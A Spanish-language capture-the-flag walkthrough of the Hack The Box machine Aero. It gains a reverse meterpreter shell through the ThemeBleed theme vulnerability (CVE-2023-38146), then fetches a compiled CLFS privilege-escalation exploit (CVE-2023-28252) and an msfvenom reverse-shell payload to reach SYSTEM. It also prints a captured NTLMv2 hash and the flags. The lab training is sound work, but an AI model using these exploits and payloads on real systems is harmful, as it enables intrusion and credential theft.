Descripción
Aero es una máquina media de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Vulnerabilidad de temas de Windows permitiendo la ejecución remota de comandos
- Aumento de privilegios mediante vulnerabilidad del sistema de archivo común de registro de logs (CLFS)
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y su sistema operativo. La dirección IP de la máquina de destino es 10.10.11.237.
$ ping -c 3 10.10.11.237
PING 10.10.11.237 (10.10.11.237) 56(84) bytes of data.
64 bytes from 10.10.11.237: icmp_seq=1 ttl=127 time=118 ms
64 bytes from 10.10.11.237: icmp_seq=2 ttl=127 time=118 ms
64 bytes from 10.10.11.237: icmp_seq=3 ttl=127 time=118 ms

--- 10.10.11.237 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 118.253/118.306/118.400/0.066 ms
La máquina está activa y con el TTL que equivale a 127 (128 menos 1 salto) podemos asegurar que es una máquina de Windows. Ahora vamos a hacer un escaneo de puertos de Nmap TCP SYN para comprobar todos los puertos abiertos.
$ sudo nmap 10.10.11.237 -sS -Pn -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.237
Host is up (0.14s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.68 seconds
Obtenemos solo que el puerto 80 esté abierto.
Enumeración
Luego hacemos un escaneo más avanzado, con la detección de la versión de los servicios y el uso de scripts.
$ nmap 10.10.11.237 -Pn -sV -sC -p80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.237
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.83 seconds
Como solo encontramos el servicio HTTP, agregamos el host a nuestro archivo local /etc/hosts.
$ echo "10.10.11.237 aero.htb" | sudo tee -a /etc/hosts

Cuando abrimos la página web, encontramos una aplicación web sobre la subida de temas de Aero para Windows.
 Encontramos una forma de subida, pero solo las extensiones
 .theme y .themepack son permitidas al leer el código fuente HTML.
 Encontramos una vulnerabilidad sobre los temas de Windows, CVE-2023-38146. Conocida como
 ThemeBleed permite a actores de amenaza no autenticados obtener ejecución remota en la máquina objetivo.
Explotación
Podemos explotar la vulnerabilidad utilizando Metasploit, seleccionamos el exploit.
$ msfconsole
msf > search themebleed

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank       Check  Description
   -  ----                                                        ---------------  ----       -----  -----------
   0  exploit/windows/fileformat/theme_dll_hijack_cve_2023_38146  2023-09-13       excellent  No     Themebleed- Windows 11 Themes Arbitrary Code Execution CVE-2023-38146

msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
Antes de configurar las opciones del exploit, necesitamos recuperar el archivo aero.msstyles, firmado por Microsoft, para que el exploit funcione. Podemos obtenerlo desde una instalación de Windows 11, desde la carpeta C:\Windows\Resources\Themes\aero.
$ file aero.msstyles
aero.msstyles: PE32+ executable for MS Windows 10.00 (DLL), x86-64, 2 sections
Luego configuramos las opciones, como el anfitrión que escucha o la ubicación del tema malicioso. Luego podemos ejecutar el módulo para generar el archivo.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set SHARE wintheme
SHARE => wintheme
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set SRVHOST tun0
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set STYLE_FILE aero.msstyles
STYLE_FILE => aero.msstyles
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set THEME_FILE_NAME malicious.theme
THEME_FILE_NAME => malicious.theme
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set STYLE_FILE_NAME aero
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set LHOST tun0
LHOST => 10.10.14.6
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) >
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Server is running. Listening on 10.10.14.6:445
[*] Server started.
[+] malicious.theme stored at .msf4/local/malicious.theme
Ahora podemos subir el archivo malicious.theme. Después de unos segundos, el usuario que corre el servidor instalará el tema en la computadora, se activará la vulnerabilidad y recibiremos la terminal meterpreter.
[SMB] NTLMv2-SSP Client     : 10.10.11.237
[SMB] NTLMv2-SSP Username   : AERO\sam.emerson
[SMB] NTLMv2-SSP Hash       : sam.emerson::AERO:c04ed10ec07a69d8:3fd393447128bef876bb6bb5e8489b07:01010000000000008063d83ec836dc01d77849938183a519000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f0055005000070008008063d83ec836dc0106000400020000000800300030000000000000000000000000200000fb03b02a0b78639c9a7bfc9f42f0bf49080bad436c50745892e9ff4b72d5ccf20a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0036000000000000000000

[*] Sending file to 10.10.11.237
[*] Sending stage (203846 bytes) to 10.10.11.237
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.11.237:57911)

msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: AERO\sam.emerson
Post-Explotación
Estamos registrados como el usuario sam.emerson, al enumerar su carpeta de documentos, encontramos un archivo interesante, CVE-2023-28252_Summary.pdf, lo recuperamos.
meterpreter > cd c:/users/sam.emerson/documents
meterpreter > ls
Listing: c:\users\sam.emerson\documents
=======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  14158  fil   2023-09-21 18:18:24 +0200  CVE-2023-28252_Summary.pdf
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Music
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Pictures
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Videos
100666/rw-rw-rw-  402    fil   2023-09-18 22:12:08 +0200  desktop.ini
100666/rw-rw-rw-  1113   fil   2023-09-26 22:06:52 +0200  watchdog.ps1

meterpreter > download c:/users/sam.emerson/documents/CVE-2023-28252_Summary.pdf
Encontramos el informe de la vulnerabilidad:
CVE-2023-28252 Summary:
Vulnerability Type: Privilege Escalation
Target Component: Common Log File System (CLFS)
Risk Level: Critical
Exploitation Date: February 2022 onwards
Patch Released by Microsoft: April 2023
...
Así que asumimos que la máquina es vulnerable a la vulnerabilidad de escalada de privilegios, CVE-2023-28252. Tenemos una prueba de concepto creada por Fortra. Pero vamos a utilizar una versión modificada y compilada por duck-sec.
$ wget https://github.com/duck-sec/CVE-2023-28252-Compiled-exe/raw/refs/heads/master/exploit.exe
Estamos creando un paquete meterpreter para ejecutarse con la vulnerabilidad y abrir un nuevo escuchador en Metasploit.
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=443 -f exe > meterpreter.exe

meterpreter > bg
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/
Display all 288 possibilities? (y or n)
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.6
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run -j
Luego regresamos a la consola de meterpreter y descargamos el ejecutable del exploit y el ejecutable de meterpreter. Luego ejecutamos el exploit, estableciendo el token offset en 1208, lo cual es la configuración por defecto para Windows 10 y Windows 11.
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > upload exploit.exe
meterpreter > upload meterpreter.exe
meterpreter > shell

c:\users\sam.emerson\documents>exploit.exe 1208 1 meterpreter.exe
...
[*] Sending stage (177734 bytes) to 10.10.11.237
[*] Meterpreter session 2 opened (10.10.14.6:443 -> 10.10.11.237:57912)
Recibimos la consola de meterpreter como el usuario SYSTEM.
meterpreter > sessions -i 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Flags
En el terminal de meterpreter root podemos obtener los flags user y root.
meterpreter > cat c:/users/sam.emerson/desktop/user.txt
15e7a188a42c7480a32b532276dd3c30
meterpreter > cat c:/users/administrator/desktop/root.txt
e973629114c9c033b291bb174e3be851